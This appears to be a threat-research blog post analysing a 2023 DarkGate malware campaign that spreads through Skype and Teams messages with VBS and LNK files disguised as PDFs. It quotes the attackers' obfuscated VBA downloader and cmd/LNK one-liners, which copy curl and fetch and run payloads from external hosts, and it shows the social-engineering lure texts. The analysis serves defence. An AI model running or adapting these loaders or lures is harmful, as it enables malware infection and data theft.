DarkGate Opens Organizations for Attack via Skype, Teams

October 12, 2023

Cyber Threats

We detail an ongoing campaign abusing messaging platforms Skype and Teams to distribute the DarkGate malware to targeted organizations. We also discovered that once DarkGate is installed on the victim's system, additional payloads were introduced to the environment.

By: Trent Bessell, Ryan Maglaque, Aira Marcelo, Jack Walsh, David Walsh October 12, 2023
Read time: (words)

From July to September, we observed the DarkGate campaign (detected by Trend Micro as TrojanSpy.AutoIt.DARKGATE.AA) abusing instant messaging platforms to deliver a VBA loader script to victims. This script downloaded and executed a second-stage payload consisting of a AutoIT scripting containing the DarkGate malware code. It's unclear how the originating accounts of the instant messaging applications were compromised, however is hypothesized to be either through leaked credentials available through underground forums or the previous compromise of the parent organization.

DarkGate has not been very active in the past couple of years. However, this year we have observed multiple campaign deployments, as reported by Truesec and MalwareBytes. Upon closely monitoring this campaign, we observed that most of DarkGate attacks were detected in the Americas region, followed closely by those in Asia, the Middle East, and Africa.




Figure 1. Distribution of DarkGate campaign from August to September 2023

Background

DarkGate is classified as a commodity loader that was first documented in late 2017. Versions of DarkGate have been advertised on Russian language forum eCrime since May 2023. Since then, an increase in the number of initial entry attacks using the malware has been observed.

DarkGate has various features, including the ability to perform the following actions:

- Execute discovery commands (including directory traversal)
- Self-update and self-manage
- Implement remote access software (such as remote desktop protocol or RDP, hidden virtual network computing or hVNC, and AnyDesk)
- Enable cryptocurrency mining functionality (start, stop, and configure)
- Perform keylogging
- Steal information from browsers
- Privilege escalation

DarkGate also uses a Windows-specific automation and scripting tool called AutoIt to deliver and execute its malicious capabilities. Despite being a legitimate tool, AutoIt has been frequently abused by other malware families for defense evasion and an added obfuscation layer. Historically, however, none of the notable loaders like IcedID, Emotet, or Qakbot have been observed to abuse it,making it easier for researchers or security teams to link the activity to the malware campaign.

Comparing this latest variant of DarkGate with a sample also abusing AutoIt in 2018, we observed that the routine appears to have changed slightly in terms of the initial stager and the addition of obfuscation to its command lines. The infection chain, however, largely remains the same.

Attack overview

From this sample we studied, the threat actor abused a trusted relationship between the two organizations to deceive the recipient into executing the attached VBA script. Access to the victim's Skype account allowed the actor to hijack an existing messaging thread and craft the naming convention of the files to relate to the context of the chat history.





Figure 2. DarkGate infection chain abusing Skype. Click on the button on the right to download the figure.
download

The victims received a message from a compromised Skype account, with the message containing a deceptive VBS script with a file name following the following format: <filename.pdf> www.skype[.]vbs. The spacing in the file name tricks the user into believing the file is a .PDF document while hiding the real format as *www.skype[.]vbs*. In this sample we studied, the recipient knew the sender as someone who belonged to a trusted external supplier.



[redacted]
Last seen 9h ago

[redacted]

Yesterday

[redacted] , 6:14 PM


NewAgreementsOpera...
54.5 KB

NewAgreementsOperationSystem.pdf www.skype.vbs

morning i send new documents agreements please check see and let me know for update

Figure 3. Skype message with an embedded malicious attachment posing as a PDF file.


The VBA script, once executed by the victim, begins by creating a new folder named “<Random Char >”, then copies the legitimate *curl.exe* with same name of the directory created as <Random Char>*.exe*. The script then downloads the AutoIt3 executable and .AU3 script from an external server hosting the files.



```
KCtiKOkjtau = Replace("Shwoelwol.woApwoplwoicwoatwoiowon","wo","")
KCtiKOkjtaus = Replace("cmwod","wo","")
KCtiKOkjtauss = Replace("/cwo cwod wo/dwo %wotewompwo% wo
wocuworlwo -woo woAuwotowoitwo3.woexwoe wohtwotpwo:/wo/
dworkwogawotewovswoerwoviwoccwoeowoffwoicwoe.wonewot:wo80wo
wo cwourwol wo-owo fwoIKwoXNwoA.woauwo3 wohtwotpwo:/wo/
dworkwogawotewovswoerwoviwoccwoeowoffwoicwoe.wonewot:wo80wo/mwosiwocpwoanwofxwopwwo
wo Awoutwooiwot3wo.ewoxewo fwoIKwoXNwoA.woauwo3","wo","")
CreateObject(KCtiKOkjtau).ShellExecute KCtiKOkjtaus, KCtiKOkjtauss ,"","",0
on error resume next
WScript.Quit
MsgBox "test":MsgBox "test"
```

Figure 4. Example of VBA script content; the VBA scripts acts as the downloader for two files: a legitimate copy of the AutoIt executable and a maliciously complied .au3 script.

Trend Vision One™ detected the loading of the VBA script via its execution using the Windows native *wscript.exe*. The script created the <Random Char> directory and copied *curl.exe* to <Random Char>*.exe.*



Observed Attack Techniques:
Suspicious Script Execution from User Downloads
File Move Attempt on System32 Directory

Object type:
Process

Created:
2023-08-08 01:56:37

Process name:
wscript.exe

File path:
C:\Windows\System32\wscript.exe

CLI command:
"C:\Windows\System32\WScript.exe" "C:\Users\USER\Downloads\NewA...

File SHA-1:
15f2facfd05da

File SHA-256:


"C:\Windows\System32\WScript.exe" "C:\Users\USER\Downloads\NewAgreementsOperationSystem.pdf www.skype.vbs"

Figure 5. Vision One's Root Cause Analysis (RCA) for the VBA script execution from Skype download

Looking at Trend Vision One's RCA, we can observe that the curl command was used to retrieve the legitimate AutoIt application and the associated malicious fIKXNA.au3 (.au3 representing a AutoIt Version 3 script file). Curl was executed via *cmd.exe* with the following parameters to retrieve two files from the remote hosting server:

```
C:\Windows\System32\cmd.exe" /c mkdir c:\zohn & cd /d c:\zohn & copy
C:\windows\system32\curl.exe zohn.exe & zohn -o Autoit3.exe
hxxp://reactervnamnat[.]com:80 & zohn -o BzpXNT.au3
hxxp://reactervnamnat[.]com:80/msimqrqcjpz & Autoit3.exe BzpXNT.au3
```

In another sample, the threat was observed sending a link via a Microsoft Teams message. In this case, the organization's system allowed the victim to receive messages from external users, which resulted in them becoming a potential target of spam. Researchers from Truesec documented a similar DarkGate technique in early September. While the Skype routine masqueraded the VBS file as a PDF document, in the Teams version of compromise, the attackers concealed a .LNK file instead. Moreover, the sample that abused Teams came from an unknown, external sender.



[redacted]

Some people in this chat are outside your org. It's possible they have message-related policies that will apply to the chat. Learn more

[redacted] (External) [redacted]

[redacted] (External) Monday 13:46

Hi,

ï»¿Found: Keys and Bag - Help Reunite with Owner!

I hope this message finds you well. I wanted to inform you about a recent discovery in the office. We've found a set of keys and a bag, and I've attached some photos for your reference.

If you recognize these items and they belong to you, please don't hesitate to reach out to me directly. I'll make sure they're safely returned to you. Additionally, please spread the word among your colleagues so we can find the rightful owner.

Let's work together to ensure these belongings are reunited with their owner. Your cooperation is greatly appreciated.

Have a wonderful day ahead!

[redacted]

HR specialist

[redacted]@ [redacted] com

LostItems_Pictures_ARCHIVE.zip
External

Figure 6. Teams message with a malicious attachment
download

We also observed a tertiary delivery method of the VBA script wherein a .LNK file arrives in a compressed file from the originators' SharePoint site. The victim is lured to navigate the SharePoint site given and download the file named "Significant company changes September.zip".

The .ZIP file contains the following .LNK files posing as a PDF document:


- Company_Transformations.pdf.lnk
- Revamped_Organizational_Structure.pdf.lnk

- Position_Guidelines.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.lnk
- Employees_Affected_by_Transition.pdf.lnk

Using conditional execution, the accompanying command will only execute if the previous command fails. The LNK file contains the following command:

```
"C:\Windows\System32\cmd.exe" /c hm3 || EChO hm3 & PIN"G" hm3 || cURl
h"t"t"p":"//"1"85.39".1"8".17"0"/m"/d"2"J" -o C:\Users\
<USER>\AppData\Local\Temp\hm3.vbs & PIN"G" -n 4 hm3 || c"sCR"i"Pt" C:\Users\
<USER>\AppData\Local\Temp\hm3.vbs & e"XI"t 'HlnLEG=OcCQmmcm
```

Once successful, a loaderVBA script is downloaded and executed (hm3.vbs). The VBA script will proceed to copy and rename curl.exe from the System32 directory as “<Random Char>.exe”, and the curl command will be used to retrieve Autoit3.exe and the associated malicious DarkGate code.



```
Command: /c hm3 | | EChO hm3 & PIN"G" hm3 | | cURl h"t"t"p":"//"1"85.39".1"8".17"0"/m"/d"2"J" -o
C:\Users\<USER>\AppData\Local\Temp\hm3.vbs & PIN"G" -n4 hm3 | | c"sCR"i"Pt"
C:\Users\<USER>\AppData\Local\Temp\hm3.vbs & e"XI"t 'HlnLEG=OcCQmmcm
```

```
PIN"G" hm3
```

```
PIN"G" -n4 hm3
```

Downloaded File: **Significant company changes September.zip**
Dropped LNK files:
- Company_Transformations.pdf.lnk
- Revamped_Organizational_Structure.pdf.lnk
- Position_Guidelines.pdf.lnk
- Fresh_Mission_and_Core_Values.pdf.lnk
- Employees_Affected_by_Transition.pdf.lnk

```
c"sCR"i"Pt"
C:\Users\<USER>\AppData\Local\Temp\hm3.vbs
```

```
cURl h"t"t"p":"//"1"85.39".1"8".17"0"/m"/d"2"J" -o
C:\Users\<USER>\AppData\Local\Temp\hm3.vbs
```

Figure 7. Trend Vision One RCA using the .LNK file as initial entry
download

DarkGate AU3 script

The downloaded artifacts contained both legitimate copy of AutoIt and a maliciously compiled AutoIt script file that contained the malicious capabilities of DarkGate. The AU3 file first performs the following checks before loading the script. If any of the following conditions are not met, the script is terminated:

- When the existence of *%Program Files%* is confirmed

- When the username scanned is not “SYSTEM”

Once the environmental checks are complete, the program searches for a file with the ".au3" extension to decrypt and execute the DarkGate payload. If the .AU3 file cannot be loaded, the program displays an error message box and terminates the execution.

After successfully executing the .AU3 file, the file spawns surrogate processes located in *C:\Program Files (x86)*. These processes include *iexplore.exe*, *GoogleUpdateBroker.exe*, and *Dell.D3.WinSvc.UILauncher.exe*. These are injected with shellcode to execute the DarkGate payload in memory.


The malware achieves persistence by dropping a randomly named LNK file to the Windows User Startup folder, enabling automatic execution of the file at every system startup, following this path

<C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\<random>.lnk>

In addition the execution creates a folder on the host within the Program Data directory using a randomly generated seven-character string to store log and configuration data. To help aid in the investigation of the DarkGate payload and processes, a tool by Telekom Security can be used to dump the config file.

